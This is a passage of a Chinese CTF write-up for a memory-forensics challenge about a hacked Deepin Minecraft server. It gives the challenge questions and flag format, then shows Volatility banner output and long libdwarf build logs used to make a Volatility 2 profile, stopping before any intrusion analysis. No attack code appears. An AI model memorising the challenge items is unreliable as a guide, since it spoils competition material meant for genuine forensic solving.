Mini V&N CTF 2025 Misc MCServer

MCServer

题目描述

n0o0b师傅在自己刚买的国产电脑上本地搭建了一个Minecraft服务器和wxm学姐等人进行游戏,
可是不小心被蛤客zym获取到了shell,你能帮助n0o0b师傅找回珍藏的照片并帮助他寻找zym是如何入侵的吗?

Q1 蛤客zym在Minecraft游戏中的id是什么?
Q2 请寻找蛤客zym进入了与Minecraft相关的什么程序?
Q3 蛤客zym进入与Minecraft相关的程序使用的用户名和密码是什么?
Q4 请从蛤客zym的入侵痕迹找出他通过上传了什么得到了shell?

flag提交格式为VNCTF{Q1游戏ID_Q2程序名称_Q3用户名,Q3密码_Q4上传文件完整名称}

- 题目附件
- 百度网盘 mem.7z
- OneDrive mem.7z
- 附件sha256值 100baa0b96f3bf1d8f8c7bd2a816d2b8fc457848f38a60d8e9772750fd3300e3

制作Vol2 Profile

获取Banner并找到对应系统版本

先使用Volatility3查看banner

1
2
3
4
5
6
7
8
9
python3 vol.py -f mem.mem banners.Banners
Volatility 3 Framework 2.26.0
Progress: 100.00 PDB scanning finished
Offset Banner

0x154c000c0 Linux version 4.9.0-deepin13-amd64 (yangbo@deepin.com) (gcc version 6.3.0 20170321 (Debian 6.3.0-11) ) #1 SMP PREEMPT Deepin 4.9.57-1 (2017-10-19) ()
0x1552a312c Linux version 4.9.0-deepin13-amd64 (yangbo@deepin.com) (gcc version 6.3.0 20170321 (Debian 6.3.0-11) ) #1 SMP PREEMPT Deepin 4.9.57-1 (2017-10-19) ()
0x225c298b8 Linux version 4.9.0-deepin13-amd64 (yangbo@deepin.com) (gcc version 6.3.0 20170321 (Debian 6.3.0-11) ) #1 SMP PREEMPT Deepin 4.9.57-1 (2017-10-19) ()
0x23fef3a50 Linux version 4.9.0-deepin13-amd64 (yangbo@deepin.com) (gcc version 6.3.0 20170321 (Debian 6.3.0-11) ) #1 SMP PREEMPT Deepin 4.9.57-1 (2017-10-19) ()


发现是deepin系统,直接搜一下能找到内核对应的系统版本是15.5

image-20251208192452899

image-20251208192456438

找到系统版本后,可以前往SourceForge或者Deepin官方仓库下载ISO文件安装系统

image-20251208192726724

安装系统就不说了,直接继续后面的步骤

一个vol2的Profile需要/boot/System.map-xxx的静态符号表和编译得到的module.dwarf内核调试文件

环境准备

https://www.prevanders.net/dwarf.html下载源码构建安装dwarfdump,这里我选用的是0.6.0版本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
170
171
172
173
174
175
176
177
178
179
180
181
182
183
184
185
186
187
188
189
190
191
192
193
194
195
196
197
198
199
200
201
202
203
204
205
206
207
208
209
210
211
212
213
214
215
216
217
218
219
220
221
222
223
224
225
226
227
228
229
230
231
232
233
234
235
236
237
238
239
240
241
242
243
244
245
246
247
248
249
250
251
252
253
254
255
256
257
258
259
260
261
262
263
264
265
266
267
268
269
270
271
272
273
274
275
276
277
278
279
280
281
282
283
284
285
286
287
288
289
290
291
292
293
294
295
296
297
298
299
300
301
302
303
304
305
306
307
308
309
310
311
312
313
314
315
316
317
318
319
320
321
322
323
324
325
326
327
328
329
330
331
332
333
334
335
336
337
338
339
340
341
342
343
344
345
346
347
348
349
350
351
352
353
354
355
356
357
358
359
360
361
362
363
364
365
366
367
368
369
370
371
372
373
374
375
376
377
378
379
380
381
382
383
384
385
386
387
388
389
390
391
392
393
394
395
396
397
398
399
400
401
402
403
404
405
406
407
408
409
410
411
412
413
414
415
416
417
418
419
420
421
422
423
424
425
426
427
428
429
430
431
432
433
434
435
436
437
438
439
440
441
442
443
444
445
446
447
448
449
450
451
452
453
454
455
456
457
458
459
460
461
462
463
464
465
466
467
468
469
470
471
472
473
474
475
476
477
478
479
480
481
482
483
484
485
486
487
488
489
490
491
492
493
494
495
496
497
498
499
500
501
root@test-PC:~# wget https://www.prevanders.net/libdwarf-0.6.0.tar.xz && tar -xf libdwarf-0.6.0.tar.xz && cd libdwarf-0.6.0/ && mkdir build && cd build/ && ../configure && make -j16 && make install && sed -i 's/\/usr\/local\/bin\/dwarfdump/dwarfdump/g' Makefile
--2025-12-08 20:05:47-- https://www.prevanders.net/libdwarf-0.6.0.tar.xz
正在解析主机 www.prevanders.net (www.prevanders.net)... 208.94.116.87
正在连接 www.prevanders.net (www.prevanders.net)|208.94.116.87|:443... 已连接。
已发出 HTTP 请求,正在等待回应... 200 OK
长度:2437352 (2.3M) [application/x-xz]
正在保存至: “libdwarf-0.6.0.tar.xz”

libdwarf-0.6.0.tar.xz 100%[=========================================================================>] 2.32M 6.81KB/s 用时 3m 17s

2025-12-08 20:09:08 (12.1 KB/s) - 已保存 “libdwarf-0.6.0.tar.xz” [2437352/2437352])

checking build system type... x86_64-pc-linux-gnu
checking host system type... x86_64-pc-linux-gnu
checking for gcc... gcc
checking whether the C compiler works... yes
checking for C compiler default output file name... a.out
checking for suffix of executables...
checking whether we are cross compiling... no
checking for suffix of object files... o
checking whether the compiler supports GNU C... yes
checking whether gcc accepts -g... yes
checking for gcc option to enable C11 features... none needed
checking whether gcc understands -c and -o together... yes
checking for ar... ar
checking the archiver (ar) interface... ar
checking for a BSD-compatible install... /usr/bin/install -c
checking whether build environment is sane... yes
checking for a race-free mkdir -p... /bin/mkdir -p
checking for gawk... gawk
checking whether make sets $(MAKE)... yes
checking whether make supports the include directive... yes (GNU style)
checking whether make supports nested variables... yes
checking dependency style of gcc... gcc3
checking whether make supports nested variables... (cached) yes
checking how to print strings... printf
checking for a sed that does not truncate output... /bin/sed
checking for grep that handles long lines and -e... /bin/grep
checking for egrep... /bin/grep -E
checking for fgrep... /bin/grep -F
checking for ld used by gcc... /usr/bin/ld
checking if the linker (/usr/bin/ld) is GNU ld... yes
checking for BSD- or MS-compatible name lister (nm)... /usr/bin/nm -B
checking the name lister (/usr/bin/nm -B) interface... BSD nm
checking whether ln -s works... yes
checking the maximum length of command line arguments... 1572864
checking how to convert x86_64-pc-linux-gnu file names to x86_64-pc-linux-gnu format... func_convert_file_noop
checking how to convert x86_64-pc-linux-gnu file names to toolchain format... func_convert_file_noop
checking for /usr/bin/ld option to reload object files... -r
checking for objdump... objdump
checking how to recognize dependent libraries... pass_all
checking for dlltool... no
checking how to associate runtime and link libraries... printf %s\n
checking for archiver @FILE support... @
checking for strip... strip
checking for ranlib... ranlib
checking command to parse /usr/bin/nm -B output from gcc object... ok
checking for sysroot... no
checking for a working dd... /bin/dd
checking how to truncate binary pipes... /bin/dd bs=4096 count=1
../configure: line 7994: /usr/bin/file: No such file or directory
checking for mt... mt
checking if mt is a manifest tool... no
checking for stdio.h... yes
checking for stdlib.h... yes
checking for string.h... yes
checking for inttypes.h... yes
checking for stdint.h... yes
checking for strings.h... yes
checking for sys/stat.h... yes
checking for sys/types.h... yes
checking for unistd.h... yes
checking for dlfcn.h... yes
checking for objdir... .libs
checking if gcc supports -fno-rtti -fno-exceptions... no
checking for gcc option to produce PIC... -fPIC -DPIC
checking if gcc PIC flag -fPIC -DPIC works... yes
checking if gcc static flag -static works... yes
checking if gcc supports -c -o file.o... yes
checking if gcc supports -c -o file.o... (cached) yes
checking whether the gcc linker (/usr/bin/ld) supports shared libraries... yes
checking dynamic linker characteristics... GNU/Linux ld.so
checking how to hardcode library paths into programs... immediate
checking whether stripping libraries is possible... yes
checking if libtool supports shared libraries... yes
checking whether to build shared libraries... no
checking whether to build static libraries... yes
checking for gcc... (cached) gcc
checking whether the compiler supports GNU C... (cached) yes
checking whether gcc accepts -g... (cached) yes
checking for gcc option to enable C11 features... (cached) none needed
checking whether gcc understands -c and -o together... (cached) yes
checking for g++... no
checking for c++... no
checking for gpp... no
checking for aCC... no
checking for CC... no
checking for cxx... no
checking for cc++... no
checking for cl.exe... no
checking for FCC... no
checking for KCC... no
checking for RCC... no
checking for xlC_r... no
checking for xlC... no
checking for clang++... no
checking whether the compiler supports GNU C++... no
checking whether g++ accepts -g... no
checking for g++ option to enable C++11 features... none needed
checking dependency style of g++... none
checking whether gcc and cc understand -c and -o together... yes
checking for pkg-config... /usr/bin/pkg-config
checking pkg-config is at least version 0.9.0... yes
checking for ZLIB... yes
checking for ZSTD... no
checking for unistd.h... (cached) yes
checking for sys/types.h... (cached) yes
checking for malloc.h... yes
checking for stdint.h... (cached) yes
checking for inttypes.h... (cached) yes
checking for stddef.h... yes
checking for fcntl.h... yes
checking for zstd.h... no
checking for uintptr_t... yes
checking for intptr_t... yes
checking for uint32_t... yes
checking for libelf.h... no
checking for libelf/libelf.h... no
checking for elf.h... yes
configure: "no libelf headers, so no libelf"
checking whether byte ordering is bigendian... no
checking whether the C++ compiler supports ... no
checking whether the C compiler supports ... yes
checking whether "unused" attribute is available... yes
checking whether sanitize options are used... no
checking for size_t... yes
checking for working alloca.h... yes
checking for alloca... yes
checking for library containing elf64_getehdr... no
checking for library containing elf64_getshdr... no
dadebug zlib yes yes
dadebug zstd no no
checking that generated files are newer than configure... done
configure: creating ./config.status
config.status: creating Makefile
config.status: creating src/lib/libdwarf/Makefile
config.status: creating src/lib/libdwarfp/Makefile
config.status: creating src/bin/dwarfdump/Makefile
config.status: creating src/bin/dwarfgen/Makefile
config.status: creating src/bin/dwarfexample/Makefile
config.status: creating src/bin/gennames/Makefile
config.status: creating src/bin/tag_attr/Makefile
config.status: creating src/bin/tag_tree/Makefile
config.status: creating src/bin/attr_form/Makefile
config.status: creating src/bin/buildopstab/Makefile
config.status: creating src/bin/builduritable/Makefile
config.status: creating test/Makefile
config.status: creating doc/Makefile
config.status: creating libdwarf.pc
config.status: creating libdwarfp.pc
config.status: creating config.h
config.status: executing depfiles commands
config.status: executing libtool commands

libdwarf 0.6.0

Configuration Options Summary:

BuildOS..............: linux-gnu
HostOS...............: linux-gnu

shared library.......: no
static library.......: yes

zlib support.........: yes
zstd support.........: no
sanitize support.....: no
documentation........: no
BuildOS-BigEndian....: no

libdwarf.............: always
elf64_getehdr......: no
elf64_getshdr......: no
libelf.............: no
dwarfdump............: always
dwarfgen.............: no
dwarfexample.........: no

Compilation............: make (or gmake)
CPPFLAGS.............:
CFLAGS...............: -g -O2
LDFLAGS..............:
LIBS.................:
ZLIB_LIBS............: -lz
ZSTD_LIBS............:
DWARF_CFLAGS.........:
DWARF_LIBS...........:
DWARFGEN_LIBS........:

Installation...........: make install (as root if needed, with 'su' or 'sudo')
prefix...............: /usr/local

make all-recursive
make[1]: Entering directory '/root/libdwarf-0.6.0/build'
Making all in src/lib/libdwarf
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/lib/libdwarf'
CC libdwarf_la-dwarf_abbrev.lo
CC libdwarf_la-dwarf_alloc.lo
CC libdwarf_la-dwarf_arange.lo
CC libdwarf_la-dwarf_fill_in_attr_form.lo
CC libdwarf_la-dwarf_dsc.lo
CC libdwarf_la-dwarf_debuglink.lo
CC libdwarf_la-dwarf_error.lo
CC libdwarf_la-dwarf_crc.lo
CC libdwarf_la-dwarf_elf_rel_detector.lo
CC libdwarf_la-dwarf_debug_sup.lo
CC libdwarf_la-dwarf_debugnames.lo
CC libdwarf_la-dwarf_elf_load_headers.lo
CC libdwarf_la-dwarf_crc32.lo
CC libdwarf_la-dwarf_die_deliv.lo
CC libdwarf_la-dwarf_debugaddr.lo
CC libdwarf_la-dwarf_elfread.lo
CC libdwarf_la-dwarf_find_sigref.lo
CC libdwarf_la-dwarf_fission_to_cu.lo
CC libdwarf_la-dwarf_form.lo
CC libdwarf_la-dwarf_form_class_names.lo
CC libdwarf_la-dwarf_frame.lo
CC libdwarf_la-dwarf_frame2.lo
CC libdwarf_la-dwarf_gdbindex.lo
CC libdwarf_la-dwarf_generic_init.lo
CC libdwarf_la-dwarf_global.lo
CC libdwarf_la-dwarf_gnu_index.lo
CC libdwarf_la-dwarf_groups.lo
CC libdwarf_la-dwarf_harmless.lo
CC libdwarf_la-dwarf_init_finish.lo
CC libdwarf_la-dwarf_leb.lo
CC libdwarf_la-dwarf_line.lo
CC libdwarf_la-dwarf_loc.lo
CC libdwarf_la-dwarf_locationop_read.lo
CC libdwarf_la-dwarf_loclists.lo
CC libdwarf_la-dwarf_machoread.lo
CC libdwarf_la-dwarf_macro.lo
CC libdwarf_la-dwarf_macro5.lo
CC libdwarf_la-dwarf_memcpy_swap.lo
CC libdwarf_la-dwarf_names.lo
CC libdwarf_la-dwarf_object_detector.lo
CC libdwarf_la-dwarf_object_read_common.lo
CC libdwarf_la-dwarf_peread.lo
CC libdwarf_la-dwarf_print_lines.lo
CC libdwarf_la-dwarf_query.lo
CC libdwarf_la-dwarf_safe_strcpy.lo
CC libdwarf_la-dwarf_ranges.lo
CC libdwarf_la-dwarf_str_offsets.lo
CC libdwarf_la-dwarf_rnglists.lo
CC libdwarf_la-dwarf_string.lo
CC libdwarf_la-dwarf_stringsection.lo
CC libdwarf_la-dwarf_tied.lo
CC libdwarf_la-dwarf_tsearchhash.lo
CC libdwarf_la-dwarf_util.lo
CC libdwarf_la-dwarf_xu_index.lo
CCLD libdwarf.la
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/lib/libdwarf'
Making all in src/bin/dwarfdump
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/dwarfdump'
CC dwarfdump-dd_command_options.o
CC dwarfdump-dwarfdump.o
CC dwarfdump-dd_attr_form.o
CC dwarfdump-dd_addrmap.o
CC dwarfdump-dd_canonical_append.o
CC dwarfdump-dd_common.o
CC dwarfdump-dd_safe_strcpy.o
CC dwarfdump-dd_getopt.o
CC dwarfdump-dd_glflags.o
CC dwarfdump-dd_checkutil.o
CC dwarfdump-dd_tsearchbal.o
CC dwarfdump-dd_compiler_info.o
CC dwarfdump-dd_esb.o
CC dwarfdump-dd_regex.o
CC dwarfdump-dd_helpertree.o
CC dwarfdump-dd_dwconf.o
CC dwarfdump-dd_macrocheck.o
CC dwarfdump-dd_naming.o
CC dwarfdump-dd_makename.o
CC dwarfdump-dd_opscounttab.o
CC dwarfdump-print_abbrevs.o
CC dwarfdump-print_aranges.o
CC dwarfdump-print_debugfission.o
CC dwarfdump-print_die.o
CC dwarfdump-print_debug_gnu.o
CC dwarfdump-print_debug_addr.o
CC dwarfdump-print_debug_names.o
CC dwarfdump-print_debug_sup.o
CC dwarfdump-print_frames.o
CC dwarfdump-print_gdbindex.o
CC dwarfdump-print_hipc_lopc_attr.o
CC dwarfdump-print_lines.o
CC dwarfdump-print_llex_codes.o
CC dwarfdump-print_origloclist_codes.o
CC dwarfdump-print_loclists.o
CC dwarfdump-print_loclists_codes.o
CC dwarfdump-print_macinfo.o
CC dwarfdump-print_macro.o
CC dwarfdump-print_pubnames.o
CC dwarfdump-print_rnglists.o
CC dwarfdump-print_section_groups.o
CC dwarfdump-print_ranges.o
CC dwarfdump-print_sections.o
CC dwarfdump-print_str_offsets.o
CC dwarfdump-print_strings.o
CC dwarfdump-print_tag_attributes_usage.o
CC dwarfdump-dd_sanitized.o
CC dwarfdump-dd_strstrnocase.o
CC dwarfdump-dd_true_section_name.o
CC dwarfdump-dd_uri.o
CCLD dwarfdump
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/dwarfdump'
Making all in test
make[2]: Entering directory '/root/libdwarf-0.6.0/build/test'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/test'
Making all in doc
make[2]: Entering directory '/root/libdwarf-0.6.0/build/doc'
make[2]: Nothing to be done for 'all'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/doc'
Making all in src/bin/gennames
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/gennames'
CC gennames-gennames.o
CC ../../../src/bin/dwarfdump/gennames-dd_getopt.o
CC ../../../src/lib/libdwarf/gennames-dwarf_safe_strcpy.o
CCLD gennames
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/gennames'
Making all in src/bin/tag_tree
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/tag_tree'
CC ../../../src/bin/dwarfdump/tagtree-dd_common.o
CC ../../../src/bin/dwarfdump/tagtree-dd_esb.o
CC ../../../src/bin/dwarfdump/tagtree-dd_makename.o
CC tagtree-tag_tree.o
CC ../../../src/bin/dwarfdump/tagtree-dd_getopt.o
CC ../../../src/bin/dwarfdump/tagtree-dd_tsearchbal.o
CC ../../../src/bin/dwarfdump/tagtree-dd_glflags.o
CC ../../../src/bin/dwarfdump/tagtree-dd_naming.o
CC ../../../src/bin/dwarfdump/tagtree-dd_sanitized.o
CC ../../../src/bin/dwarfdump/tagtree-dd_safe_strcpy.o
CC ../../../src/bin/tag_tree/tagtree-tag_common.o
CCLD tagtree
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/tag_tree'
Making all in src/bin/tag_attr
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/tag_attr'
CC ../../../src/bin/tag_tree/tagattr-tag_common.o
CC ../../../src/bin/dwarfdump/tagattr-dd_safe_strcpy.o
CC ../../../src/bin/dwarfdump/tagattr-dd_makename.o
CC ../../../src/bin/dwarfdump/tagattr-dd_sanitized.o
CC ../../../src/bin/dwarfdump/tagattr-dd_common.o
CC tagattr-tag_attr.o
CC ../../../src/bin/dwarfdump/tagattr-dd_esb.o
CC ../../../src/bin/dwarfdump/tagattr-dd_glflags.o
CC ../../../src/bin/dwarfdump/tagattr-dd_tsearchbal.o
CC ../../../src/bin/dwarfdump/tagattr-dd_getopt.o
CC ../../../src/bin/dwarfdump/tagattr-dd_naming.o
CCLD tagattr
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/tag_attr'
Making all in src/bin/attr_form
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/attr_form'
CC attrform-attr_form_build.o
CC ../../../src/bin/dwarfdump/attrform-dd_common.o
CC ../../../src/bin/dwarfdump/attrform-dd_esb.o
CC ../../../src/bin/dwarfdump/attrform-dd_tsearchbal.o
CC ../../../src/bin/dwarfdump/attrform-dd_glflags.o
CC ../../../src/bin/dwarfdump/attrform-dd_attr_form.o
CC ../../../src/bin/dwarfdump/attrform-dd_naming.o
CC ../../../src/bin/dwarfdump/attrform-dd_makename.o
CC ../../../src/bin/dwarfdump/attrform-dd_getopt.o
CC ../../../src/bin/dwarfdump/attrform-dd_safe_strcpy.o
CC ../../../src/bin/dwarfdump/attrform-dd_sanitized.o
CC ../../../src/bin/tag_tree/attrform-tag_common.o
CCLD attrform
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/attr_form'
Making all in src/bin/buildopstab
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/buildopstab'
CC buildopstab-buildopscounttab.o
CCLD buildopstab
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/buildopstab'
Making all in src/bin/builduritable
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/builduritable'
CC builduritable-uritablebuild.o
CCLD builduritable
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/builduritable'
make[2]: Entering directory '/root/libdwarf-0.6.0/build'
make[2]: Leaving directory '/root/libdwarf-0.6.0/build'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build'
Making install in src/lib/libdwarf
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/lib/libdwarf'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/lib/libdwarf'
/bin/mkdir -p '/usr/local/lib'
/bin/bash ../../../libtool --mode=install /usr/bin/install -c libdwarf.la '/usr/local/lib'
libtool: install: /usr/bin/install -c .libs/libdwarf.lai /usr/local/lib/libdwarf.la
libtool: install: /usr/bin/install -c .libs/libdwarf.a /usr/local/lib/libdwarf.a
libtool: install: chmod 644 /usr/local/lib/libdwarf.a
libtool: install: ranlib /usr/local/lib/libdwarf.a
libtool: finish: PATH="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/sbin" ldconfig -n /usr/local/lib
----------------------------------------------------------------------
Libraries have been installed in:
/usr/local/lib

If you ever happen to want to link against installed libraries
in a given directory, LIBDIR, you must either use libtool, and
specify the full pathname of the library, or use the '-LLIBDIR'
flag during linking and do at least one of the following:
- add LIBDIR to the 'LD_LIBRARY_PATH' environment variable
during execution
- add LIBDIR to the 'LD_RUN_PATH' environment variable
during linking
- use the '-Wl,-rpath -Wl,LIBDIR' linker flag
- have your system administrator add LIBDIR to '/etc/ld.so.conf'

See any operating system documentation about shared libraries for
more information, such as the ld(1) and ld.so(8) manual pages.
----------------------------------------------------------------------
/bin/mkdir -p '/usr/local/include/libdwarf-0'
/usr/bin/install -c -m 644 ../../../../src/lib/libdwarf/dwarf.h ../../../../src/lib/libdwarf/libdwarf.h '/usr/local/include/libdwarf-0'
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/lib/libdwarf'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/lib/libdwarf'
Making install in src/bin/dwarfdump
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/dwarfdump'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/dwarfdump'
/bin/mkdir -p '/usr/local/bin'
/bin/bash ../../../libtool --mode=install /usr/bin/install -c dwarfdump '/usr/local/bin'
libtool: install: /usr/bin/install -c dwarfdump /usr/local/bin/dwarfdump
/bin/mkdir -p '/usr/local/share/dwarfdump'
/usr/bin/install -c -m 644 ../../../../src/bin/dwarfdump/dwarfdump.conf '/usr/local/share/dwarfdump'
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/dwarfdump'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/dwarfdump'
Making install in test
make[1]: Entering directory '/root/libdwarf-0.6.0/build/test'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/test'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/test'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/test'
Making install in doc
make[1]: Entering directory '/root/libdwarf-0.6.0/build/doc'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/doc'
make[2]: Nothing to be done for 'install-exec-am'.
/bin/mkdir -p '/usr/local/share/man/man1'
/usr/bin/install -c -m 644 ../../doc/dwarfdump.1 '/usr/local/share/man/man1'
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/doc'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/doc'
Making install in src/bin/gennames
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/gennames'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/gennames'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/gennames'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/gennames'
Making install in src/bin/tag_tree
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/tag_tree'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/tag_tree'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/tag_tree'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/tag_tree'
Making install in src/bin/tag_attr
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/tag_attr'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/tag_attr'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/tag_attr'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/tag_attr'
Making install in src/bin/attr_form
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/attr_form'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/attr_form'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/attr_form'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/attr_form'
Making install in src/bin/buildopstab
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/buildopstab'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/buildopstab'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/buildopstab'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/buildopstab'
Making install in src/bin/builduritable
make[1]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/builduritable'
make[2]: Entering directory '/root/libdwarf-0.6.0/build/src/bin/builduritable'
make[2]: Nothing to be done for 'install-exec-am'.
make[2]: Nothing to be done for 'install-data-am'.
make[2]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/builduritable'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build/src/bin/builduritable'
make[1]: Entering directory '/root/libdwarf-0.6.0/build'
make[2]: Entering directory '/root/libdwarf-0.6.0/build'
make[2]: Nothing to be done for 'install-exec-am'.
/bin/mkdir -p '/usr/local/lib/pkgconfig'
/usr/bin/install -c -m 644 libdwarf.pc '/usr/local/lib/pkgconfig'
make[2]: Leaving directory '/root/libdwarf-0.6.0/build'
make[1]: Leaving directory '/root/libdwarf-0.6.0/build'

root@test-PC:~/libdwarf-0.6.0/build# dwarfdump -V
dwarfdump [Dec 8 2025 20:09:30 (libdwarf 0.6.0 dwarfdump 0.6.0)]
root@test-PC:~/libdwarf-0.6.0/build#

将volatility2\tools\linux拷贝到安装的Deepin15.5中制作dwarf文件

制作Profile并打包


进入拷贝的linux文件夹编译module.dwarf文件,打包为zip复制到\volatility2\volatility\plugins\overlays\linux下

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
root@test-PC:~# cd linux/
root@test-PC:~/linux# ls
kcore Makefile Makefile.enterprise module.c
root@test-PC:~/linux# make
make -C //lib/modules/4.9.0-deepin13-amd64/build CONFIG_DEBUG_INFO=y M="/root/linux" modules
make[1]: Entering directory '/usr/src/linux-headers-4.9.0-deepin13-amd64'
CC [M] /root/linux/module.o
Building modules, stage 2.
MODPOST 1 modules
CC /root/linux/module.mod.o
LD [M] /root/linux/module.ko
make[1]: Leaving directory '/usr/src/linux-headers-4.9.0-deepin13-amd64'
dwarfdump -di module.ko > module.dwarf
